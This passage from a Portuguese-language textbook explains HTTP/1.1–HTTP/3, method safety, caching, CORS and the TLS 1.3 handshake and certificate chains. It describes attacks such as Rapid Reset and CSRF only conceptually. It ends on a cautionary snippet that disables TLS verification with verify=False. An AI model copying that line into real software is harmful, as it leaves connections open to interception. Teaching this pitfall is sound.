- RFC 7766, DNS Transport over TCP: https://www.rfc-editor.org/rfc/rfc7766

- Documentação do módulo `ipaddress`: https://docs.python.org/3/library/ipaddress.html
- Meta, "More details about the October 4 outage" (2021): https://engineering.fb.com/2021/10/05/networking-traffic/outage-details/
- AWS, "Summary of the Amazon DynamoDB Service Disruption in the Northern Virginia (US-EAST-1) Region" (2025): https://aws.amazon.com/message/101925/

CAPÍTULO 2

HTTP em profundidade

O link que cancelava pedidos sozinho

Segunda-feira, 9h12. O suporte abre um chamado: "pedidos se cancelando sozinhos (de novo?)". Desde sexta, 214 pedidos foram cancelados sem que nenhum cliente clicasse em nada. Nos logs, todas as requisições têm token válido, resposta `200 OK` e IP de um serviço de segurança de e-mail.

A história é hipotética, e o mecanismo é banal. Na sexta às 17h50 (claro), entrou no ar o novo e-mail de confirmação, com um botão "Cancelar pedido" apontando para `GET /pedidos/{id}/cancelar?token=...`. O scanner de links do e-mail corporativo dos clientes abriu cada link para procurar malware. O servidor recebeu o `GET`, cancelou o pedido e agradeceu com um `200 OK`.

Na mesma semana, a página de produto passou uma hora mostrando o preço antigo depois de uma alteração, e o front-end novo, em `https://loja.example.com`, começou a receber erros de CORS, que alguém "resolveu" em produção com `Access-Control-Allow-Origin: *` e um commit chamado `fix definitivo`.

Os três problemas têm a mesma raiz: entre a sua API e o seu front-end existem navegadores, proxies, CDNs e scanners, e todos agem conforme o que a especificação diz sobre cada método e cabeçalho. O que o protocolo autoriza cada um deles a fazer com as suas requisições?

HTTP/1.1, texto puro com quebra de linha obrigatória

A semântica do HTTP (RFC 9110) e o cache (RFC 9111) valem para todas as versões; o formato no fio tem uma RFC por versão (9112, 9113 e 9114).

No HTTP/1.1, a mensagem é texto: linha inicial, cabeçalhos `Nome: valor`, cada linha terminada em CRLF, uma linha vazia e o corpo:

```
POST /pedidos HTTP/1.1
Host: api.example.com
Content-Type: application/json
Content-Length: 24
```

```
{"produto": 7, "qtd": 2}
```

O `Host` é obrigatório e permite vários domínios no mesmo IP. O tamanho do corpo vem de `Content-Length` ou de `Transfer-Encoding: chunked` (pedaços precedidos do tamanho, para respostas de tamanho desconhecido, como um CSV de 2 GB gerado por uma consulta que ninguém deveria ter permitido). Se proxy e servidor discordam sobre qual usar, um atacante esconde uma requisição dentro da outra (*request smuggling*).

Keep-alive, ou por que abrir conexão custa caro

No HTTP/1.0, cada requisição abria e fechava uma conexão TCP. No 1.1, a conexão é persistente por padrão (*keep-alive*) e fica aberta até alguém enviar `Connection: close` ou fechar por inatividade.

O motivo é o preço da abertura: uma conexão HTTPS nova paga 1 RTT de TCP e 1 RTT de TLS 1.3 antes do primeiro byte. Com 40 ms de RTT, são 80 ms de cerimônia para um endpoint que responde em 3 ms. Reusar a conexão também evita acumular sockets em TIME_WAIT (o capítulo 1 mostra como isso esgota as portas efêmeras).

O limite estrutural do 1.1: uma requisição de cada vez por conexão. O *pipelining* existe na especificação, mas as respostas voltam na ordem dos pedidos, e uma resposta lenta trava as de trás (*head-of-line blocking*); proxies o implementavam tão mal que os navegadores o desligaram. A saída foi abrir umas seis conexões por origem, multiplicando handshakes em nome da otimização.

HTTP/2, binário e multiplexado

O HTTP/2 mantém a semântica e troca o formato: a conexão carrega *frames* binários com cabeçalho de 9 bytes (tamanho, tipo, flags e o identificador do *stream*, que é uma troca requisição/resposta). Os tipos mais vistos são `HEADERS`, `DATA`, `SETTINGS`, `WINDOW_UPDATE`, `RST_STREAM` (cancela um stream) e `GOAWAY` (a conexão vai fechar).

Como cada frame diz a que stream pertence, streams diferentes se intercalam na mesma conexão TCP: cem requisições simultâneas numa conexão só, com respostas voltando na ordem em que ficam prontas. O servidor limita a concorrência com `SETTINGS_MAX_CONCURRENT_STREAMS` (a RFC recomenda pelo menos 100), e cada stream tem janela de controle de fluxo própria, para que um download enorme não sufoque as requisições pequenas ao lado.

A linha de requisição virou pseudo-cabeçalhos (`:method`, `:scheme`, `:authority`, `:path`), e os nomes de cabeçalho são obrigatoriamente minúsculos. O código que comparava `"Content-Type"` na mão descobriu a regra numa madrugada.

HPACK

Toda requisição de um cliente repete o mesmo `user-agent` e o mesmo `cookie` de 1 KB. O HPACK (RFC 7541) usa uma tabela estática de 61 entradas comuns (`:method: GET` é o índice 2), uma tabela dinâmica de 4.096 bytes por padrão com os cabeçalhos já enviados na conexão, e Huffman para os literais. Na segunda requisição, o `cookie` de 1 KB vira um índice de um byte. A tabela dinâmica exige que os dois lados processem os cabeçalhos exatamente na mesma ordem, detalhe que derruba o HPACK no HTTP/3.

O HTTP/2 é negociado no handshake TLS pela extensão ALPN (o cliente oferece `h2` e `http/1.1` , o servidor escolhe). O *server push* continua na RFC 9113, mas o Chrome o removeu em 2022: ele vivia empurrando arquivos que o navegador já tinha em cache.

O problema que sobrou mora uma camada abaixo. O TCP entrega bytes em ordem, e um pacote perdido faz tudo o que chegou depois esperar a retransmissão, inclusive frames de streams que não tinham nada a ver com ele. O head-of-line blocking só mudou de endereço. Com perda alta, uma conexão HTTP/2 pode render menos que seis conexões HTTP/1.1, porque uma perda trava todos os streams de uma vez.

HTTP/3, ou o TCP reescrito em cima do UDP

O HTTP/3 roda sobre o QUIC (RFC 9000), transporte construído sobre UDP em espaço de usuário, que refaz entrega confiável e controle de congestionamento e acrescenta o que o TCP não ganharia sem atualizar todos os kernels do planeta.

- **Streams independentes no transporte.** A perda de um pacote atrasa só o stream a que ele pertence.
- **TLS 1.3 embutido.** Transporte e criptografia num handshake só: conexão nova custa 1 RTT em vez de 2.
- **0-RTT.** Numa reconexão, a requisição vai no primeiro pacote, mas pode ser repetida por quem a capturar (*replay*). Por isso servidores liberam 0-RTT só para métodos seguros e podem recusar o resto com `425 Too Early` (RFC 8470), reabrindo por outro caminho o problema do scanner de e-mail.
- **Connection ID.** A conexão sobrevive quando o celular troca do Wi-Fi para a rede móvel.

Sem ordem garantida entre streams, o HTTP/3 troca o HPACK pelo QPACK (RFC 9204), que atualiza a tabela num stream separado.

O cliente descobre o HTTP/3 pelo cabeçalho `Alt-Svc: h3=":443"; ma=86400` ou pelo registro DNS `HTTPS` (RFC 9460), e mantém o TCP como plano B, porque redes que bloqueiam UDP na porta 443 ainda existem. E o QUIC gasta mais CPU por byte que o

TCP do kernel, que tem décadas de otimização e ajuda da placa de rede.

Métodos, segurança e idempotência

Agora a parte que cancelou 214 pedidos: as duas propriedades de método da RFC 9110.

Um método é **seguro** quando o cliente não pede mudança de estado no servidor: `GET`, `HEAD`, `OPTIONS` e `TRACE`. O servidor pode registrar log ou contar visitas, mas o cliente não pediu nada disso, e crawlers, pré-carregamento de links e scanners seguem `GET` sem pedir licença. O scanner do primeiro parágrafo cumpriu a RFC à risca; quem a descumpriu foi o endpoint.

Um método é **idempotente** quando o efeito pretendido de N requisições iguais é o mesmo de uma. Os seguros são idempotentes por definição, e `PUT` e `DELETE` também. A definição fala de efeito no servidor, e não da resposta: o primeiro `DELETE /pedidos/42` devolve `204` e o segundo devolve `404`, e o estado final é o mesmo.

`POST` e `PATCH` não são nem uma coisa nem outra. A idempotência importa por causa da falha mais chata da rede: a conexão cai depois de a requisição sair e antes de a resposta chegar, e o cliente não sabe se o servidor executou. A RFC 9110 permite que clientes e proxies repitam sozinhos requisições idempotentes nessa situação e pede que não repitam as outras. Um `PUT` repetido grava o mesmo valor duas vezes. Um `POST /pagamentos` repetido cobra duas vezes, e tornar esse `POST` seguro para retry exige chave de idempotência (capítulo 20).

```
Proxy:    POST /pagamentos (a conexão caiu, sem resposta)
Cliente:  E aí?
Proxy:    Não sei se foi. A RFC pede que eu não tente de novo.
Cliente:  Então eu tento.
Servidor: (cobra duas vezes, desta vez por decisão sua)
```

Códigos de status que mudam o comportamento de alguém

A classe vem do primeiro dígito (2xx sucesso, 3xx redirecionamento, 4xx erro do cliente, 5xx erro do servidor), e clientes, proxies e monitoramento decidem por ela. Devolver `200 OK` com `{"erro": "falhou"}` engana todos de uma vez: o painel mostra 100% de sucesso, ninguém faz retry, e o log registra, com toda a seriedade, `Erro: sucesso`.

Os que mais surpreendem:

- **`301` e `302` contra `308` e `307`.** Ao seguir `301` ou `302`, clientes podem trocar `POST` por `GET`, por razões históricas; `307` e `308` proíbem a troca. E o `301` é cacheável por padrão: um redirecionamento permanente errado vive no navegador de cada usuário até ele limpar o cache.
- **`401` contra `403`.** "Não sei quem você é" contra "sei quem você é, e a resposta continua sendo não".
- **`429`** (RFC 6585) **e `503`**, com `Retry-After` opcional (capítulo 28).
- **`502` e `504`.** Gerados quase sempre pelo proxy ou balanceador: o upstream fechou a conexão ou respondeu lixo (`502`), ou não respondeu a tempo (`504`). Um pico de `502` sem nenhum erro no log da aplicação aponta para o trecho entre o proxy e ela.

Cache HTTP, ou como servir o preço antigo por uma hora

A RFC 9111 rege caches privados (o do navegador) e compartilhados (proxies, CDNs), e quem manda neles é o `Cache-Control`. Enquanto a resposta está **fresca**, o cache a entrega sem falar com o servidor; depois que fica **velha** (*stale*), precisa revalidar. O frescor vem de `max-age` em segundos ou de `s-maxage`, que vale só para caches compartilhados. Sem nada explícito, a RFC permite frescor heurístico, sugerindo 10% do tempo desde o `Last-Modified`: um arquivo modificado há 10 dias ganha um dia de cache que ninguém configurou, cortesia do protocolo.

Diretiva	O que faz
`no-cache`	pode guardar, mas revalida antes de cada uso
`no-store`	proíbe guardar
`private`	só o navegador guarda; CDN e proxy não
`must-revalidate`	velha nunca é servida sem revalidar, nem com a origem fora do ar
`stale-while-revalidate=30`	serve a velha por até 30 s enquanto revalida (RFC 5861)
`immutable`	o conteúdo daquela URL nunca muda, nem revalida (RFC 8246)

Sim, `no-cache` permite cache; quem quer impedir usa `no-store`, e a especificação segue sem pedir desculpas pelos nomes. A página de produto da introdução tinha `max-age=3600` herdado da configuração dos arquivos estáticos, e por isso o preço antigo durou exatamente uma hora.

Validação condicional

O `ETag` identifica a versão do recurso, como `"15d172abbe2c1c11"` (com prefixo `W/`, é fraco: equivalência semântica, sem garantir bytes idênticos). O cliente reenvia o valor em `If-None-Match`; se nada mudou, o servidor responde `304` sem corpo e o cache renova a cópia que tem. O par antigo, `Last-Modified` e `If-Modified-Since`, tem resolução de um segundo e perde duas alterações no mesmo segundo.

A mesma mecânica protege escritas: um `PUT` com `If-Match: "15d172abbe2c1c11"` recebe `412 Precondition Failed` se outro cliente alterou o recurso no meio do caminho, em vez de atropelar a alteração alheia. É controle otimista via HTTP contra a *lost update* (o capítulo 11 mostra o mesmo padrão no banco).

O `Vary` lista os cabeçalhos da requisição que entram na chave do cache. Sem ele, o cache entrega a versão em inglês para quem pediu português. O capítulo 16 aprofunda cache em camadas e invalidação.

CORS, a regra que só o navegador cumpre

A *same-origin policy* impede que o JavaScript de uma origem (esquema, host e porta) leia respostas de outra. `http://localhost:3000` e `http://localhost:8000` são origens diferentes, o que explica metade das dúvidas de CORS em desenvolvimento.

Com o CORS (padrão Fetch do WHATWG), o servidor declara quais origens podem ler suas respostas, e o navegador aplica a regra. `curl`, `httpx` e o script de um atacante ignoram CORS solenemente: ele protege usuários de navegador contra sites que leem dados com as credenciais deles, e mais ninguém.

1. **Requisição simples**: `GET`, `HEAD` ou `POST`, com cabeçalhos da lista segura e `Content-Type` de formulário ou `text/plain`. O navegador envia direto, com `Origin`; sem `Access-Control-Allow-Origin` compatível, o JavaScript não lê a resposta. Mas a requisição foi executada.
2. **Preflight**: todo o resto, inclusive `POST` com `application/json` ou `Authorization`. Antes, o navegador envia um `OPTIONS` com `Access-Control-Request-Method` e `Access-Control-Request-Headers` e só prossegue se autorizado. O `Access-Control-Max-Age` guarda a autorização, com teto de duas horas no Chromium e 24 no Firefox.

Com cookies ou autenticação HTTP (`credentials: "include"` no `fetch`), a resposta precisa de `Access-Control-Allow-Credentials: true` e de uma origem explícita no `Access-Control-Allow-Origin`. O `*` é proibido nessa combinação. Por isso o "fix definitivo" da introdução funcionou só até o primeiro login.

Na prática

O keep-alive medido com `httpx`, com servidor de 5 ms e RTT de 30 ms:

```python
import time
import httpx

URL = "https://api.example.com/saude"

inicio = time.perf_counter()
for _ in range(100):
    httpx.get(URL)  # conexão nova a cada chamada: TCP, TLS, tchau
print(f"sem reuso: {time.perf_counter() - inicio:.2f} s")

inicio = time.perf_counter()
with httpx.Client() as cliente:  # pool de conexões, keep-alive
    for _ in range(100):
        cliente.get(URL)
print(f"com reuso: {time.perf_counter() - inicio:.2f} s")

with httpx.Client(http2=True) as cliente:
    print(cliente.get(URL).http_version)
```

```
sem reuso: 9.61 s
com reuso: 3.62 s
HTTP/2
```

Sem reuso, cada requisição paga TCP, TLS e a ida e volta: 3 × 30 + 5 = 95 ms. Com reuso, só a primeira paga os handshakes, e as outras custam 35 ms. Seis segundos de cerimônia que ninguém pediu.

A validação condicional num endpoint FastAPI:

```python
import hashlib
import json

from fastapi import FastAPI, Request, Response

app = FastAPI()
PRODUTO = {"id": 7, "nome": "Mouse sem fio", "preco": "129.90"}


@app.get("/produtos/7")
def produto(request: Request) -> Response:
    corpo = json.dumps(PRODUTO).encode()
    etag = f'"{hashlib.sha256(corpo).hexdigest()[:16]}"'
    cabecalhos = {"ETag": etag, "Cache-Control": "no-cache"}
    # simplificado: If-None-Match pode trazer uma lista de ETags
    if request.headers.get("if-none-match") == etag:
        return Response(status_code=304, headers=cabecalhos)
    return Response(corpo, media_type="application/json", headers=cabecalhos)
```

Com `no-cache`, o navegador guarda a resposta e pergunta a cada uso se ela mudou:

```
curl -si https://api.example.com/produtos/7 \
  -H 'If-None-Match: "15d172abbe2c1c11"'
```

```
HTTP/2 304
etag: "15d172abbe2c1c11"
cache-control: no-cache
```

Os nomes em minúsculas denunciam o HTTP/2. Se o preço mudar, o hash muda e o cliente recebe `200` com o corpo novo na hora.

Um preflight contra uma API que aceita a origem da loja com credenciais:

```
curl -si -X OPTIONS https://api.example.com/pedidos \
  -H 'Origin: https://loja.example.com' \
  -H 'Access-Control-Request-Method: POST' \
  -H 'Access-Control-Request-Headers: content-type, authorization'
```

```
HTTP/2 204
access-control-allow-origin: https://loja.example.com
access-control-allow-methods: GET, POST
access-control-allow-headers: authorization, content-type
access-control-allow-credentials: true
access-control-max-age: 600
vary: Origin
```

O `vary: Origin` existe porque a resposta muda conforme a origem; sem ele, um cache poderia entregar a autorização de uma origem para a seguinte.

Propriedades e custos

Propriedade	HTTP/1.1	HTTP/2	HTTP/3
Transporte	TCP	TCP	QUIC sobre UDP
Requisições simultâneas por conexão	1	muitas (limite negociado, 100 é comum)	muitas
Head-of-line blocking	no HTTP e no TCP	só no TCP	só dentro do stream afetado
Handshake de conexão nova com TLS 1.3	2 RTT	2 RTT	1 RTT (0-RTT em reconexão)
Compressão de cabeçalhos	nenhuma	HPACK	QPACK
Depuração	texto legível	binário	binário e cifrado
Custo de CPU	baixo	baixo	maior

HTTP/2 e HTTP/3 ganham com muitas requisições concorrentes e RTT alto (páginas com dezenas de recursos, celulares em rede instável), e o HTTP/3 ganha mais quanto maior a perda e quanto mais o cliente troca de rede. No mesmo datacenter, com RTT abaixo de 1 ms, a diferença entre as versões encolhe, e o que pesa é o reuso de conexões; o gRPC exige HTTP/2 (capítulo 24). E como um cliente HTTP/2 usa uma única conexão longa, um balanceador de camada 4, que distribui conexões, joga toda a carga dele num só backend (capítulo 27), que passa a ser, sem saber, o servidor favorito daquele cliente.

Armadilhas e casos reais

> **Na vida real:** em outubro de 2023 foi divulgado o ataque *HTTP/2 Rapid Reset* (CVE-2023-44487). O atacante abre um stream e o cancela na hora com `RST_STREAM`: o stream sai da conta do limite de concorrência, mas o servidor já começou a trabalhar nele. Em loop, isso dá requisições sem limite prático por conexão, e o Google relatou um pico de 398 milhões por segundo. Tudo dentro da especificação, que deixava cancelar de graça. As correções limitam a taxa de cancelamentos por conexão.
>
> **Armadilha:** a corrida do keep-alive. O balanceador guarda conexões ociosas com a aplicação por 60 segundos; o Uvicorn as fecha depois de 5 (seu padrão). De vez em quando, o servidor fecha a conexão no instante em que o balanceador a reaproveita, e sai um `502` sem nenhuma linha no log da aplicação. O timeout de keep-alive da aplicação precisa ser maior que o do balanceador.
>
> **Na vida real:** no Natal de 2015, a loja do Steam mostrou a usuários páginas de conta de outros, com dados pessoais de cerca de 34 mil pessoas. Segundo a Valve, uma mudança na configuração de cache, feita durante um ataque de negação de serviço, fez páginas autenticadas serem guardadas e servidas a terceiros. É o desfecho extremo da resposta personalizada sem `private` ou `no-store`.
>
> **Armadilha:** CORS não protege contra CSRF. Um formulário de outro site envia um `POST` simples com os cookies do usuário; o navegador esconde a resposta, mas o pedido já foi criado. A defesa são cookies `SameSite`, tokens anti-CSRF ou um cabeçalho obrigatório que force preflight. E refletir qualquer `Origin` no `Access-Control-Allow-Origin`, com credenciais, autoriza a internet inteira a ler os dados dos seus usuários logados.

E os 214 pedidos? O link virou uma página com um botão que envia `POST`. O scanner continua abrindo todos os links que encontra; agora só encontra uma página perguntando se ele tem certeza.

Resumo

- Semântica (RFC 9110) e cache (RFC 9111) valem para todas as versões. HTTP/1.1: uma requisição por vez por conexão; HTTPS novo custa 2 RTTs. HTTP/2: streams multiplexados, HPACK, head-of-line blocking no TCP. HTTP/3: QUIC, 1 RTT, 0-RTT com replay.
- Seguro: o cliente não pede mudança de estado. Idempotente: N iguais valem uma. Scanners seguem `GET` e proxies repetem os idempotentes.
- `no-cache` revalida, `no-store` proíbe, `private` tira das CDNs. `If-None-Match` gera `304`; `If-Match`, `412`.
- CORS só vale no navegador, não impede a execução de requisições simples e proíbe `*` com credenciais.

Referências

- RFC 9110, HTTP Semantics: https://www.rfc-editor.org/rfc/rfc9110
- RFC 9111, HTTP Caching: https://www.rfc-editor.org/rfc/rfc9111
- RFC 9112, HTTP/1.1: https://www.rfc-editor.org/rfc/rfc9112
- RFC 9113, HTTP/2: https://www.rfc-editor.org/rfc/rfc9113
- RFC 7541, HPACK: https://www.rfc-editor.org/rfc/rfc7541
- RFC 9114, HTTP/3: https://www.rfc-editor.org/rfc/rfc9114
- RFC 9000, QUIC: https://www.rfc-editor.org/rfc/rfc9000
- RFC 9204, QPACK: https://www.rfc-editor.org/rfc/rfc9204
- RFC 9460, registros DNS SVCB e HTTPS: https://www.rfc-editor.org/rfc/rfc9460
- RFC 8470, Using Early Data in HTTP: https://www.rfc-editor.org/rfc/rfc8470
- RFC 6585, Additional HTTP Status Codes: https://www.rfc-editor.org/rfc/rfc6585
- RFC 5861, HTTP Cache-Control Extensions for Stale Content: https://www.rfc-editor.org/rfc/rfc5861
- RFC 8246, HTTP Immutable Responses: https://www.rfc-editor.org/rfc/rfc8246
- WHATWG Fetch Standard (CORS): https://fetch.spec.whatwg.org/
- NVD, CVE-2023-44487 (HTTP/2 Rapid Reset): https://nvd.nist.gov/vuln/detail/CVE-2023-44487
- Google Cloud, "How it works: The novel HTTP/2 'Rapid Reset' DDoS attack" (2023): https://cloud.google.com/blog/products/identity-security/how-it-works-the-novel-http2-rapid-reset-ddos-attack
- Incidente do Steam (25/12/2015): comunicado público da Valve, dezembro de 2015

CAPÍTULO 3

TLS e certificados

O arquivo que derrubou a API sem nenhum bug

Sábado, 3h12. O aplicativo de pagamentos para de funcionar para todo mundo ao mesmo tempo. O código não mudou desde quarta, o banco está calmo, a CPU dorme a 4%. Os logs do aplicativo trazem uma única linha, repetida 80 mil vezes:

```
ssl.SSLCertVerificationError: [SSL: CERTIFICATE_VERIFY_FAILED]
certificate verify failed: certificate has expired (_ssl.c:1000)
```

A história é hipotética e o enredo, clássico. O certificado de `api.example.com` foi comprado à mão 397 dias antes, o lembrete de renovação estava na agenda de uma pessoa que saiu da empresa em 2023, e o inventário oficial de certificados é a planilha `certificados_FINAL_v3.xlsx`, editada pela última vez pela mesma pessoa. O certificado tinha uma data dentro. A data chegou.

Nenhuma linha de código estava errada, e mesmo assim nada funcionava. O que o cliente verifica, exatamente, entre o `connect()` e o primeiro byte de HTTP, e por que uma data num arquivo pode parar tudo?

O que o TLS promete

O TLS (*Transport Layer Security*) roda sobre o TCP e garante ao canal confidencialidade, integridade e autenticação do servidor (você está falando com `api.example.com`, e não com o roteador do café).

A versão atual é o TLS 1.3 (RFC 8446, 2018). O TLS 1.2 (RFC 5246) continua em uso e é seguro quando bem configurado. O 1.0 e o 1.1 foram aposentados pela RFC 8996 em 2021, o que não impediu muito appliance corporativo de continuar oferecendo os dois com o orgulho de quem ainda usa fax.

Primeiro vem o *handshake*, que combina chaves e autentica as partes; depois, o *record protocol* cifra os dados com essas chaves. Todas as falhas das 3h da manhã acontecem no handshake.

O handshake do TLS 1.3, ou uma conversa de um RTT

No TLS 1.2, o handshake completo custava dois RTTs antes do primeiro byte de HTTP. O TLS 1.3 reduziu para um, porque o cliente aposta logo na primeira mensagem: em vez de perguntar quais algoritmos de troca de chaves o servidor aceita, ele já manda a sua parte da troca para o algoritmo mais provável.

```
Cliente                                          Servidor

ClientHello
  + key_share (X25519)
  + server_name (SNI)
  + ALPN (h2, http/1.1)
  + signature_algorithms        -------->
                                                 ServerHello
                                                   + key_share
                                          {EncryptedExtensions}
                                                  {Certificate}
                                            {CertificateVerify}
                                <--------             {Finished}
{Finished}                      -------->
[Dados da aplicação]            <-------->  [Dados da aplicação]

{ } = cifrado com chaves de handshake
[ ] = cifrado com chaves de tráfego
```

O ClientHello leva um número aleatório, as *cipher suites* aceitas, uma chave pública efêmera (`key_share`), o nome do servidor (SNI) e os protocolos de aplicação (ALPN). O ServerHello devolve a escolha da cipher suite e a chave efêmera do servidor; daí em diante os dois lados já calculam um segredo compartilhado, e o resto sai cifrado. O `Certificate` traz a cadeia de certificados. O `CertificateVerify` é uma assinatura, feita com a chave privada do certificado, sobre o hash de todas as mensagens anteriores: prova que o servidor tem a chave, e não só uma cópia do certificado (que é público e qualquer um baixa). O `Finished` é um HMAC sobre a transcrição inteira; se alguém no caminho mexeu em um byte do handshake (para rebaixar a versão, por exemplo), os HMACs não batem e a conexão morre.

Se o cliente apostou num grupo que o servidor não aceita, recebe um *HelloRetryRequest* e paga um RTT extra pela aposta errada. O modo 0-RTT, com seu risco de *replay*, é tratado no capítulo 2.

Uma conexão HTTPS nova custa um RTT do TCP mais um do TLS antes de a requisição sair: com 150 ms de RTT, 300 ms de cerimônia antes do `GET`. Daí a importância de reusar conexões e da *session resumption*, em que o servidor entrega um ticket (um *pre-shared key*, PSK) e o cliente o apresenta na conexão seguinte, pulando a verificação do certificado.

Troca de chaves, ou como combinar um segredo em voz alta

O segredo compartilhado sai de um Diffie-Hellman efêmero sobre curva elíptica (ECDHE). Cada lado gera um par de chaves descartável, envia a parte pública e combina a pública do outro com a sua privada. A matemática garante que os dois chegam ao mesmo valor e que quem só viu as duas chaves públicas passando pela rede não consegue calcular esse valor. A curva mais usada é a X25519 (RFC 7748), com chaves públicas de 32 bytes.

Do segredo, uma função de derivação (HKDF) produz as chaves de handshake e de tráfego, cada uma amarrada ao hash da transcrição.

A palavra que importa é "efêmero": as chaves do Diffie-Hellman nascem para uma conexão e morrem com ela. A chave privada do certificado só assina o `CertificateVerify` e nunca participa da cifragem. Quem gravar seu tráfego hoje e roubar a chave do certificado amanhã continua sem conseguir ler o que gravou. Essa propriedade se chama *forward secrecy*.

No TLS 1.2 havia a troca de chaves por RSA, em que o cliente cifrava o segredo com a chave pública do certificado; quem roubasse a chave privada decifrava anos de tráfego gravado, com a calma de quem lê um arquivo morto. O TLS 1.3 removeu essa opção e todas as cifras que não fossem AEAD (cifragem autenticada). Na prática sobram `TLS_AES_128_GCM_SHA256`, `TLS_AES_256_GCM_SHA384` e `TLS_CHACHA20_POLY1305_SHA256`, e aquela string de cifras de 400 caracteres copiada de um blog em 2016 deixa de se aplicar.

Um computador quântico grande o suficiente quebraria o ECDHE retroativamente, então os navegadores principais passaram a negociar por padrão o grupo híbrido `X25519MLKEM768`, que soma ao X25519 o ML-KEM, pós-quântico, padronizado pelo NIST (FIPS 203). O ClientHello cresce cerca de 1,2 KB, o bastante para alguns middleboxes antigos, que esperavam o ClientHello num único pacote, descobrirem a fragmentação da pior forma.

Certificados e a cadeia de confiança

A troca de chaves garante um canal secreto, mas sem dizer com quem: um atacante no meio do caminho faz um Diffie-Hellman impecável com você. O certificado liga uma chave pública a um nome, e alguém em quem você confia assina essa ligação.

Um certificado X.509 v3 (RFC 5280) traz os nomes válidos no *Subject Alternative Name* (SAN; o Chrome deixou de olhar o `CN` em 2017), o período de validade (`notBefore` e `notAfter`, a data do sábado às 3h12), a chave pública, o emissor com a assinatura dele

sobre tudo isso e extensões como `basicConstraints`, que diz se o certificado pode emitir outros. O curinga `*.example.com` cobre exatamente um nível: vale para `api.example.com` e não vale para `example.com` nem para `v2.api.example.com`, regra que já custou mais de uma migração de sexta à tarde.

A cadeia

O certificado do servidor (o *leaf*) é assinado por uma CA intermediária, assinada por uma CA raiz, que é autoassinada e vem pré-instalada no *trust store*. Em Python, o módulo `ssl` usa o trust store do sistema via OpenSSL, enquanto `requests` e `httpx` usam por padrão o pacote `certifi`, com as raízes do Mozilla. São duas listas, e por isso um certificado pode passar no `curl` e falhar no worker Python na mesma máquina.

O cliente monta o caminho do leaf até uma raiz confiável e confere, em cada elo, a assinatura, as datas contra o relógio local, se o emissor tem `CA:TRUE` e, no leaf, se o nome pedido está no SAN. Relógio errado também reprova: um dispositivo sem bateria de relógio que acorda em 1970 rejeita a internet inteira.

O servidor deve enviar o leaf mais as intermediárias (a raiz o cliente já tem). Esquecer a intermediária é o erro de configuração mais comum, e é traiçoeiro: navegadores completam a cadeia sozinhos (pela URL da extensão AIA ou por cache), enquanto Python, `curl` e Java falham. Daí a frase "no navegador funciona", dita com toda a sinceridade.

Quem são as autoridades certificadoras

Uma CA pública só entra nos trust stores se seguir os *Baseline Requirements* do CA/Browser Forum e passar por auditorias. Para certificados de servidor, a CA valida o controle do domínio (*Domain Validation*, DV) pelo DNS ou pelo HTTP daquele nome.

Três mecanismos limitam o estrago de uma CA que erre. A *Certificate Transparency* (RFC 6962) registra todo certificado público em logs públicos, e Chrome e Safari exigem prova desse registro; efeito colateral: o nome `admin-legado-nao-mexer.example.com`, que você achava secreto, está num log público para sempre. O registro DNS CAA (RFC 8659) diz quais CAs podem emitir para o domínio. E há a revogação, por listas (CRL) ou consulta online (OCSP), que sempre funcionou mal: se a consulta falha, os navegadores seguem em frente (*soft-fail*), e quem intercepta a conexão também bloqueia a consulta. A Let's Encrypt desligou seu OCSP em 2025.

Como revogar funciona mal, a saída foi encurtar a vida dos certificados. O CA/Browser Forum aprovou em 2025 (ballot SC-081) validade máxima de 200 dias a partir de 15 de março de 2026, 100 dias a partir de março de 2027 e 47 dias a partir de março de 2029.

Com 47 dias, a planilha `certificados_FINAL_v3.xlsx` precisaria ser editada umas oito vezes por ano por certificado, o argumento mais forte já feito contra ela.

SNI, ou como um IP serve mil domínios

O certificado é enviado antes de qualquer HTTP, então o cabeçalho `Host` chega tarde demais para escolher entre os domínios de um IP compartilhado. A extensão *Server Name Indication* (SNI, RFC 6066) põe o nome no ClientHello, e o servidor escolhe o certificado por ele. Cliente sem SNI recebe o certificado padrão, em geral de outro domínio ou um autoassinado chamado `localhost`, e a validação reclama de nomes que não batem. Como o ClientHello trafega em claro, o SNI revela o site acessado a qualquer observador; o *Encrypted Client Hello* (ECH), especificado pelo IETF e já suportado por navegadores e algumas CDNs, cifra esse trecho com uma chave publicada no registro DNS `HTTPS`.

Na prática

Olhando um handshake

O `openssl s_client` faz o papel do cliente e mostra o que o servidor apresentou. Saída abreviada:

```
openssl s_client -connect api.example.com:443 -servername api.example.com </dev/null
```

```
depth=2 C = US, O = Internet Security Research Group, CN = ISRG Root X1
verify return:1
depth=1 C = US, O = Let's Encrypt, CN = R11
verify return:1
depth=0 CN = api.example.com
verify return:1
---
Certificate chain
 0 s:CN = api.example.com
   i:C = US, O = Let's Encrypt, CN = R11
 1 s:C = US, O = Let's Encrypt, CN = R11
   i:C = US, O = Internet Security Research Group, CN = ISRG Root X1
---
New, TLSv1.3, Cipher is TLS_AES_256_GCM_SHA384
...
Verify return code: 0 (ok)
```

Vieram leaf e intermediária; a raiz estava no trust store. Contra um servidor que esqueceu a intermediária:

```
depth=0 CN = api.example.com
verify error:num=20:unable to get local issuer certificate
verify error:num=21:unable to verify the first certificate
---
Certificate chain
 0 s:CN = api.example.com
   i:C = US, O = Let's Encrypt, CN = R11
---
Verify return code: 21 (unable to verify the first certificate)
```

Um certificado só, emitido por um desconhecido. O navegador do desenvolvedor abre a página sem reclamar; o worker Python, não.

Medindo quanto falta para o desastre

Um monitor de expiração em Python, usando só a biblioteca padrão:

```python
import socket
import ssl
from datetime import datetime, timezone


def dias_ate_o_sabado_ruim(host: str, porta: int = 443) -> int:
    ctx = ssl.create_default_context()  # valida cadeia e nome
    with socket.create_connection((host, porta), timeout=5) as sock:
        with ctx.wrap_socket(sock, server_hostname=host) as tls:
            print(tls.version(), tls.cipher())
            cert = tls.getpeercert()
    expira = datetime.fromtimestamp(
        ssl.cert_time_to_seconds(cert["notAfter"]), tz=timezone.utc
    )
    return (expira - datetime.now(timezone.utc)).days


print(dias_ate_o_sabado_ruim("api.example.com"))
```

```
TLSv1.3 ('TLS_AES_256_GCM_SHA384', 'TLSv1.3', 256)
23
```

O `server_hostname` envia o SNI e diz ao `ssl` qual nome conferir no SAN. Detalhe cômico: no dia da expiração esse monitor não imprime `-1`, porque o `wrap_socket` levanta `SSLCertVerificationError` antes. Sem tratar essa exceção como alerta, o monitor morre junto com o certificado que deveria vigiar.

O `verify=False` temporário

```python
# TODO: remover quando o certificado do parceiro for corrigido (mar/2019)
resposta = httpx.get(URL_PARCEIRO, verify=False)
```

